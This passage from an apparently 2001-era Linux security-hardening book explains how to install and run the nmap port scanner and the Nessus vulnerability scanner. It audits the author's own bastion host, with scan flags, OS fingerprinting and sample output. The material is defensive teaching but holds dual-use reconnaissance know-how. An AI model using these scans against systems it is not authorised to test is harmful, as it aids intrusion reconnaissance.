3.1.9.4 Getting and installing nmap

So useful and popular is nmap that it is now included in most Linux distributions. Red Hat 7.0 and Debian 2.2, my two current flavors of choice, both come with nmap (under *Applications/System* and *Extra/Net*, respectively). Therefore, the easiest way for most Linux users to install nmap is via their system's package manager (e.g., RPM, dselect, or YAST) and preferred OS installation medium (CD-ROM, FTP, etc.).

Where Should I Install Port Scanners and Security Scanners?

NOT on any bastion host or firewall! As useful as these tools are, they are doubly so for prospective attackers.

My best recommendation for monitoring your DMZ's security with scanners is to use a system dedicated to this purpose, such as a laptop system, which can be easily connected to the DMZ network when needed and promptly *disconnected* when not in use.

If, however, you want the very latest version of nmap or its source code, both are available from <http://www.insecure.org/> (Fyodor's web site) in RPM and TGZ formats. Should you wish to compile nmap

from source, simply download and expand the tarball, and then enter the commands listed in [Example 3-17](#) (allowing for any difference in the expanded source code's directory name; nmap v2.54 may be obsolete by the time you read this).


Example 3-17. Compiling nmap

```
root@woofgang: # cd nmap-2.54BETA30
root@woofgang: # ./configure
root@woofgang: # make
root@woofgang: # make install
```

3.1.9.5 Using nmap

There are two different ways to run nmap. The most powerful and flexible way is via the command prompt. There is also a GUI called *nmapfe*, which constructs and executes an nmap scan for you ([Figure 3-7](#)).

Figure 3-7. Sample nmapfe session



nmapfe is useful for quick-and-dirty scans or as an aid to learning nmap's command-line syntax. But I strongly recommend learning nmap proper: nmap is quick and easy to use even without a GUI.

The syntax for simple scans is as follows:

```
nmap [-s (scan-type)] [-p (port-range)] [-F (options)] target
```

The `-s` flag must be immediately followed by one of the following:

- T TCP Connect scan
- S TCP SYN scan
- F TCP FIN scan
- N TCP NULL scan
- X

U TCP Xmas tree scan
R UDP scan (can be combined with the previous flags)

RPC scan (can be combined with previous flags)
(If the `-s` flag is omitted altogether, the default scan type is TCP Connect.)
For example, `-sSUR` tells nmap to perform a SYN scan, a UDP scan, and finally an RPC scan/identification on the specified target(s). `-sTSR` would fail, however, since TCP Connect and TCP SYN are both TCP scans.

If you state a port range using the `-p` flag, you can combine commas and dashes to create a very specific group of ports to be scanned. For example, typing `-p 20-23, 80, 53, 600-1024` tells nmap to scan ports 20 through 23, 80, 53, and 600 through 1024. Don't use any spaces in your port range, however. Alternatively, you can use the `-F` flag (short for "fast scan"), which tells nmap to scan only those ports listed in the file `/usr/share/nmap/nmap-services`; these are ports Fyodor has found to frequently yield interesting results.

The "target" expression can be a hostname, a host IP address, a network IP address, or a range of IP addresses. Wildcards may be used. For example, `192.168.17.*` expands to all 255 IP addresses in the network 192.168.17.0/24 (in fact, you could use `192.168.17.0/24` instead); `10.13.[1,2,4].*` expands to 10.13.1.0/24, 10.13.2.0/24, and 10.13.4.0/24. As you can see, nmap is very flexible in the types of target expressions it understands.

3.1.9.6 Some simple port scans

Let's examine a basic scan ([Example 3-18](#)). This is my favorite "sanity check" against hardened systems: it's nothing fancy, but thorough enough to help validate the target's iptables configuration and other hardening measures. For this purpose, I like to use a plain-vanilla TCP Connect scan, since it's fast and since the target is my own system — i.e., there's no reason to be stealthy.

I also like the `-F` option, which probes nearly all "privileged ports" (0-1023) plus the most commonly used "registered ports" (1024-49,151). This can take considerably less time than probing all 65,535 TCP and/or UDP ports. Another option I usually use is `-P0`, which tells nmap not to ping the target. This is important for the following reasons:

- Most of my bastion hosts do *not* respond to pings, so I have no expectation that anybody else's will either.
- The scan will fail and exit if the ping fails.
- It can take a while for pings to time out.

The other option I like to include in my basic scans is `-O`, which attempts "OS fingerprinting." It's good to know how obvious certain characteristics of my systems are, such as Operating System, kernel version, uptime, etc. An accurate nmap OS fingerprint of one of my painstakingly hardened bastion hosts never fails to provide me with an appropriately humble appreciation of how exposed *any* host on the Internet is: there's always *some* measure of intelligence that can be gained in this way.

And so we come to our example scan ([Example 3-18](#)). The output was obtained using nmap Version 2.54BETA30 (the most current as of this writing) running on Red Hat 7.0. The target system is none other than *woofgang*, the example FTP/WWW server we've been bastionizing throughout this chapter.

Example 3-18. Simple scan against a bastion host

```
[root@mcgruff]# nmap -sT -F -P0 -O woofgang.dogpeople.org
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning: OS detection will be MUCH less reliable because we did not
find at least 1 open
and 1 closed TCP port
Interesting ports on woofgang.dogpeople.org (208.13.201.2):
(The 1091 ports scanned but not shown below are in state: filtered)
Port      State      Service
21/tcp    open       ftp
22/tcp    open       ssh
80/tcp    open       http
```

```
Remote operating system guess: Linux Kernel 2.4.0 - 2.4.9 (X86)
Uptime 1.163 days (since Mon Dec 31 12:24:18 2001)
```

Nmap run completed — 1 IP address (1 host up) scanned in 127 seconds (Notice anything familiar about the scan in [Example 3-18](#)? It's identical to the one portrayed in [Figure 3-7](#)!) Good, our bastion host responded exactly the way we expected: it's listening on TCP ports 21, 22, and 80 and not responding on any others. So far, our iptables configuration appears to be doing the job. Note that despite warning us to the contrary, nmap correctly guessed woofgang's Operating System, and it also gleaned its uptime! nmap doesn't go so far as guessing which distribution, but it does a remarkable job of identifying which version of the Linux kernel is being run. (The target was running 2.4.17, which is extremely close to nmap's guess of "2.4.0-2.4.9.") Let's add just a couple of options to this scan to make it more comprehensive. First, let's include UDP. We're not expecting to see any listening UDP ports. This is achieved by adding a "U" to our `-s` specification — i.e., `-sTU`. While we're at it, let's throw in RPC too; our bastion host shouldn't be accepting any Remote Procedure Call connections. Like the UDP option, this can be added to our TCP scan directive — e.g., `-sTUR`.

The UDP and RPC scans go particularly well together: RPC is a UDP-intensive protocol. When nmap finds an RPC service on an open port, it appends the RPC application's name in parentheses, including the version number, if nmap can make a credible guess at one.

Our new, beefier scan is shown in [Example 3-19](#).

Example 3-19. A more comprehensive scan

```
[root@mcgruff]# nmap -sTUR -F -P0 -O woofgang.dogpeople.org
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning: OS detection will be MUCH less reliable because we did not
find at least 1 open
and 1 closed TCP port
Interesting ports on woofgang.dogpeople.org (208.13.201.2):
(The 2070 ports scanned but not shown below are in state: filtered)
Port      State      Service (RPC)
21/tcp    open       ftp
22/tcp    open       ssh
80/tcp    open       http
```

```
Remote operating system guess: Linux Kernel 2.4.0 - 2.4.9 (X86)
Uptime 1.180 days (since Mon Dec 31 12:24:18 2001)
```

Nmap run completed — 1 IP address (1 host up) scanned in 718 seconds Whew, no surprises: nmap found no UDP or RPC listening ports. Interestingly, the scan took a long time: 718 seconds, just shy of 12 minutes! This is because woofgang is running netfilter and is configured to drop nonallowed packets rather than to "reject" them.

Without netfilter, the kernel would reply to attempted connections on inactive ports with "icmp port-unreachable" and/or TCP RST packets, depending on the type of scan. In the absence of these courteous replies, nmap is compelled to wait for each connection attempt to timeout before concluding the port isn't open, making for a lengthy scan. nmap isn't stupid, however: it reported that "The 2070 ports scanned but not shown below are in state: filtered."

So, is our bastion host secure? Clearly it's on the right track, but let's perform one more sanity check: a security scan.


3.1.9.7 Nessus, a full-featured security scanner

Seeing what "points of entry" a host offers is a good start in evaluating that host's security. But how do we interpret the information nmap gives us? For example, in Examples 3-7 and 3-8, we determined that the host woofgang is accepting SSH, FTP, and HTTP connections. But just what does this mean?

Sure, we know that this host is running a web server on TCP port 80, an FTP server on TCP 21, and a SSH daemon on TCP port 22. But which of these services are actually *exploitable*, and if so, how?

This is where security scanners come into play. At the risk of getting ahead of ourselves, let's look at the output from a Nessus scan of woofgang ([Figure 3-8](#)).

Figure 3-8. Nessus scan of woofgang



Space doesn't permit me to show the entire (expanded) report, but even in this abbreviated version, we can see that Nessus identified one apparent "hole" (vulnerability) in our target system. It also generated three warnings and provided five supplemental security notes.

3.1.9.8 Security Scanners Explained

Whereas a port scanner like *nmap* (which, again, is the gold standard in port scanners) tells you what's listening, a security scanner like Nessus tells you what's vulnerable. Since you need to know what's listening *before* even trying to probe for actual weaknesses, security scanners usually either contain or are linked to port scanners.

As it happens, Nessus invokes *nmap* as the initial step in each scan. Once a security scanner has determined which services are present, it performs various checks to determine which software packages are running, which version each package seems to have, and whether they're subject to any known vulnerabilities.

Predictably, this level of intelligence requires a good vulnerability database that must be updated periodically as new vulnerabilities come to light.

Ideally, the database should be *user* editable — i.e., it should be possible for you to create *custom* vulnerability tests particular to your environment and needs. This also ensures that should the scanner's developer not immediately release an update for a new vulnerability, you can create the update yourself. Not all security scanners have this level of customizability, but Nessus does.

After a security scanner locates, identifies, and analyzes the listening services on each host it's been configured to scan, it creates a report of its findings. The better scanners don't stop at pointing out vulnerabilities; they explain them in detail and suggest how to fix them.

So meaty are the reports generated by good security scanners that highly paid consultants have been known to present them as the primary deliverables of supposedly comprehensive security audits. This is a questionable practice, but it emphasizes the fact that a good security scan produces *a lot* of data.

There are a number of free security scanners available: VLAD, SAINT, and Nessus are just a few. Nessus, however, stands out as a viable alternative to powerful commercial products such as ISS' Internet Scanner and NAI's CyberCop Scanner. Developed primarily by Renaud Deraison and Jordan Hrycaj, Nessus surely ranks with the GIMP and Apache as tools that equal and often exceed the usability and flexibility of their commercial counterparts.

3.1.9.9 Nessus' architecture

Nessus has two major parts: a server, which runs all scans, and a client, with which you control scans and view reports. This distributed architecture makes Nessus flexible and also allows you to avoid monopolizing your workstation's CPU cycles with scanning activities. It also allows you to mix and match platforms: you can use the Unix variant of your choice as the server, with your choice of X-windows, Java, or MS-Windows clients. (Note, however, that the Java client no longer appears to be in active development.)

nessusd listens for client connections on TCP port 3001 and also TCP 1241 (1241 was recently assigned to Nessus by the Internet Assigned Numbers Authority; 3001 will be phased out eventually). Client sessions are authenticated using an El Gamal-based public-key scheme and encrypted using a stream cipher whose session key is negotiated dynamically for each connection. In this regard, Nessus' "cipher layer" (implemented by Jordan Hrycaj using his *libpeks* library) behaves very similarly to SSL.

Nessus' client component, *nessus*, can be configured either to log in transparently (i.e., with no password associated with your private key) or with a password that protects your private key and thus prevents unauthorized users from connecting to the Nessus server from your workstation.

Once you've connected with a Nessus server, you're presented with a list of "plug-ins" (vulnerability tests) supported by the server and a number of other options. If you've installed Nessus "experimental features," you may also be given the option to run a "detached" scan that can continue running even if you close your client session; the scan's output will be saved on the server for you to retrieve later. A whole page of options pertaining to the creation and maintenance of a Knowledge Base can also be compiled in, which allows you to store scan data and use it to track your hosts' security from scan to scan (e.g., to run "differential" scans). Note that these are both experimental features; they must be explicitly compiled into Nessus due to minor stability issues, but these will have been fixed (and the features fully integrated) by the time Nessus Version 1.2 is released. I mention them here because the Detached Scan feature, in particular, is a good example of the value of Nessus' client-server architecture.

Once you've configured and begun a scan, Nessus invokes each appropriate module and plug-in as specified and/or applicable, beginning with an *nmap* scan. The results of one plug-in's test may affect how or even whether subsequent tests are run; Nessus is pretty intelligent that way. When the scan is finished, the results are sent back to the client. (If the session-saving feature is enabled, the results may also be stored on the server.)

3.1.9.10 Getting and installing Nessus

Nessus, like most open source packages, is available in both source-code and binary distributions. Red Hat 7.x binaries of Nessus Version 1.1.8 (the latest development/beta version at this writing) are available from <http://freshrpms.org>, courtesy of Matthias Saou.

If you don't use Red Hat 7, if your distribution doesn't have its own Nessus packages, or if you want to use experimental features, you'll need to compile Nessus from source. Not to worry, though. If you install a few prerequisites and follow Nessus' installation instructions, this should not be a big deal. The Nessus FAQ (<http://www.nessus.org/doc/faq.html>) and Nessus Mailing List (<http://list.nessus.org>) provide ample hints for compiling and installing Nessus.

Nessus' prerequisites are as follows:

- *nmap*
- *gtk*, the GIMP Tool Kit, including the packages *gtk+*, *gtk+-devel*, *glib-devel*, and *XFree86-devel*
- The scripting environment *m4*, or *libgmp* (whose package is simply called *gmp*)

Once you've installed these, your distribution may have further prerequisites; I'm personally aware of two such situations. First, *gmp-2.0* is needed for Red Hat 7.0 (which usually includes *gmp-3.0*, but not 2.0; you'll need to use *rpm's* *--force* option if you install *gmp-2.0* with *gmp-3.0* already in place, which won't break anything). This package is available from <http://www.redhat.com/swr/i686/gmp-2.0.2-5.i686.html>.

Second, to install or compile Nessus on SuSE Linux, you must first install the packages *bison*, *flex*, *gtkdev*, and *glibdev*. See <http://www.nessus.org/posix.html> for more details.

After all prerequisites are in place, you're ready to compile or install your Nessus packages. The compiling process has been fully automated: simply download the file *nessus-installer.sh* from one of the sites listed at <http://www.nessus.org/posix.html>, and invoke it with the command:

```
sh ./nessus-installer.sh
```

to automatically configure, compile, and install Nessus from source.

nessus-installer.sh is an interactive script. You will be prompted for some paths and asked whether to include the "experimental" session-saving and knowledge-base features. Session saving allows both crash recovery (e.g., the resumption of a scan interrupted by an application or OS crash) and Detached Scans (see earlier). The knowledge-base feature allows you to store scan results in a database on the server, which, in turn, allows you to run differential scans. I highly recommend compiling in these features; I've noticed no added instability as a result.

The installation script may take a while to prepare source code and even longer to compile it. Make sure you've got plenty of space on the volume where */tmp* resides: this is where the installer unzips and builds the Nessus source-code tree. If in doubt, you can rename */tmp* to */tmp.bak* and create a symbolic link named */tmp* that points to a volume with more space.

After everything's been built and installed, you'll have several new binaries in `/usr/local/bin` and `/usr/local/sbin`, a large collection of Nessus plug-ins in `/usr/local/lib/nessus/plugins`, and new manpages for the Nessus programs `nessus`, `nessus-adduser`, `getpass`, and `nessus-update-plugins`. You'll be presented with this message ([Example 3-20](#)).

Example 3-20. "Success" message from `nessus-installer.sh`

```
-----  
-----  
                          Nessus installation : Finished  
-----  
-----
```

Congratulations ! Nessus is now installed on this host

```
. Create a nessusd certificate using $prefix/sbin/nessus-mkcert  
. Add a nessusd user use $prefix/sbin/nessus-adduser  
. Start the Nessus daemon (nessusd) use $prefix/sbin/nessusd -D  
. Start the Nessus client (nessus) use $prefix/bin/nessus  
. To uninstall Nessus, use $prefix/sbin/uninstall-nessus  
  
. A step by step demo of Nessus is available at :  
    http://www.nessus.org/demo/
```

Press ENTER to quit

Note that the first bullet point is incorrect: there is no `nessus-mkcert` binary. To generate your `nessusd` certificate automatically, simply enter the command `nessusd`: the first time it's run, the daemon will generate its own certificate and then quit. The other instructions, though (beginning with "Add a nessusd user..."), are correct.



Since one of the strengths of Nessus is the regularity with which Messrs. Deraison et al add new vulnerability scripts, it makes sense to start out with a complete vulnerability database. If you run the script `nessus-update-plugins`, all plug-ins created since the current version of Nessus was released will be downloaded automatically to your system using lynx.

I recommend using `nessus-update-plugins -v`, since without the `-v` flag, the script will not print the names of the plug-ins it's installing. After downloading, uncompressing, and saving new scripts, `nessus-update-plugins` will reset `nessusd` so that it "sees" the new plug-ins (assuming a `nessusd` daemon is active at that moment).

But take care: at present, `nessus-update-plugins` does not check new plug-ins against MD5 or other hashes. This mechanism can therefore be subverted in various ways. If that bothers you, you can always download the plug-ins manually from <http://www.nessus.org/scripts.html> one at a time, but even then you won't know anything's fishy unless you review each script (they reside in `/usr/local/lib/nessus/plugins`) before the next time you run a scan.

3.1.9.11 Nessus clients

Unless you're only going to use the Nessus server as its own client (i.e., run both `nessusd` and `nessus` on the same host), you'll need to perform additional installations of Nessus on each host you wish to use as a client. While the Nessus server (the host running `nessusd`) must be a Unix host, clients can run on either Unix or MS Windows. Compiling and installing Nessus on Unix client machines is no different than on servers (as described earlier).

Installing any of the Windows clients (WinNessus, NessusW, and NessusWX) is a bit simpler, as all three are available in binary form. Personally, of the three, I prefer WinNessus, since it so closely resembles the

Unix GUI (I'm lazy that way!). All three Windows clients are available at <http://www.nessus.org/win32.html>.

Before we talk about proper use of the Nessus client, though, we'd better start our daemon.

3.1.9.12 Running and maintaining `nessusd`

So we're back at our Nessus server's console and ready to fire up `nessusd` for the first time. `nessusd` is different from many other daemons in that it can either be invoked as a "proper" daemon (i.e, running in the background) or with flags and parameters that reconfigure Nessus. To actually start the daemon in "daemon mode," we enter `nessusd -D &`.

As we'd expect with a client-server application, we also need to create some Nessus user accounts on our server. These are independent of the server's local Unix user accounts. Nessus accounts can be created in two ways. First and quickest, we can invoke `nessusd` with the `-P` flag, immediately followed with a username and a "one-time" password. This neither interferes with a running `nessusd` daemon nor starts a new one; it does, however, immediately update Nessus' user database and transparently restarts the daemon.

For example, to add user "bobo" with a password of "scuz00DL", we enter the following:

```
nessusd -P bobo,scuz00DL
```

The password ("scuz00DL" in the previous example) is called a "one-time" password because by default, after `bobo` first logs in and gives this password, his public key will be registered with the Nessus server. Subsequent logins will not require him to enter this password again (they'll be authenticated transparently using an SSL-like challenge-response transaction).

The second and more powerful way to create new user accounts on the server is to use the `nessus-adduser` command. This script actually does most of its magic by invoking `nessusd`, but presents you with a convenient interface for managing users with more granularity than a simple `nessusd -P`. You are prompted not only for a username and one-time password, but also IP addresses from which the user may connect and rules that restrict which hosts the user may scan with Nessus.

I leave it to you to read the `nessus-adduser` manpage if you're interested in this level of user-account management. Our remaining space here is better spent discussing how to build, run, and interpret Nessus scans.

Before we leave the topic of authentication, though, I should mention the other kind of authentication Nessus uses, this one local to each client session. When you start `nessus` for the first time (the client, not the daemon), you are prompted for a passphrase.

This passphrase protects a private key that's stored in the home directory of the Unix account you're logged into when you start `nessus`, and you'll be prompted for it whenever you start `nessus`. Then, when you connect to a Nessus server, your private key will be used in the transparent challenge-response transaction described earlier that actually authenticates you to the remote `nessusd` process.


If all this seems confusing, don't worry: just remember that the password you're prompted for each time you start `nessus` has nothing to do with the password you use the first time you connect to a Nessus server.

3.1.9.13 Performing security scans with Nessus

And now the real fun begins! After Nessus has been installed and at least one user account set up, you're ready to scan. First, start a client session, and enter your client-private-key's passphrase when prompted (by the way, you can change or delete this passphrase with the command `nessus -C`, which will prompt you for your current passphrase and what you'd like to change it to).

Next, enter the name or IP address of the "Nessusd host" (server) to which you wish to connect, the port on which it's listening, your preferred encryption method (the default should be fine), and your Nessus login/username ([Figure 3-9](#)). The defaults for Port and Encryption are usually fine.


Figure 3-9. User "Bobo's" first login to a Nessus server



When you're ready to connect, click the "Log in" button. If this is the first time you've connected to the server using the specified login, you'll be prompted for your "one-time" password (next time, you won't be). With that, you should be connected and ready to build a scan!

If you click the "Plugins" tab, you're presented with a list of all vulnerability tests available on the Nessus server, grouped by "family" ([Figure 3-10](#)). Click on a family's name (these are listed in the upper half of the window) to see a list of that family's plug-ins below. Click on a family's checkbox to enable or disable all its plug-ins.

Figure 3-10. Plugins screen



If you don't know what a given plug-in does, click on its name: an information window will pop up. If you "hover" the mouse pointer over a plug-in's name, a summary caption will pop up that states very briefly what the plug-in does. Plug-ins with yellow triangles next to their checkboxes are dangerous: the particular tests they perform have the potential to interrupt or even crash services on the target (victim) host.

By the way, don't be too worried about selecting all or a large number of plug-ins: Nessus is intelligent enough to skip, for example, Windows tests on non-Windows hosts. In general, Nessus is efficient in deciding which tests to run and in which circumstances.


The next screen to configure is "Prefs" (Figure 3-11). Contrary to what you might think, this screen contains not general, but plug-in-specific preferences, some of which are mandatory for their corresponding plug-in to work properly. Be sure to scroll down the entire list and provide as much information as you can.

Take particular care with the Ping section (at the very top): more often than not, selecting either ping method (TCP or ICMP) can cause Nessus to decide mistakenly that hosts are down when in fact they are up. Nessus will not perform any tests on a host that doesn't reply to pings; so when in doubt, don't ping.



In the "Nmap" section, Linux users should select only "tcp connect()" and should deselect all other scan types due to a bug in *libpcap* that affects the way Nessus performs port scans.

Figure 3-11. Plugins Prefs screen



After Prefs comes "Scan Options" (Figure 3-12). Note that the Nessus installation in Figure 3-12 was compiled with the "Save Session" feature, as evidenced by the "Detached Scan" and "Continuous Scan" options, which would otherwise be absent.



As in the Prefs screen, you should deselect everything under "Port scanner" except "Nmap tcp connect() scan" due to the bug mentioned earlier.

Figure 3-12. Scan options screen

Nessusd host | Plugins | Prefs. | **Scan options** | Target selection | User | KB | Credits

Scan options

Port range : 1-15000

Max threads : 8

Path to the CGIs : /cgi-bin

☐ Do a reverse lookup on the IP before testing it

☒ Optimize the test

☐ Detached scan

Send results to this email address :

☐ Continuous scan

Delay between two scans :

Port scanner :


- TCP Ping the remote host
- Ping the remote host
- Nmap
- Nmap tcp connect() scan

Start the scan | Load report | Quit

The "Optimize the test" option tells Nessus to avoid all apparently inapplicable tests, but this can at least theoretically result in "false negatives." Balance the risk of false negatives against the advantage of a complete scan as quickly as possible. Speaking of speed, if you care about it, you probably want to avoid using the "Do a reverse (DNS) lookup..." feature, which attempts to determine the hostnames for all scanned IP addresses.

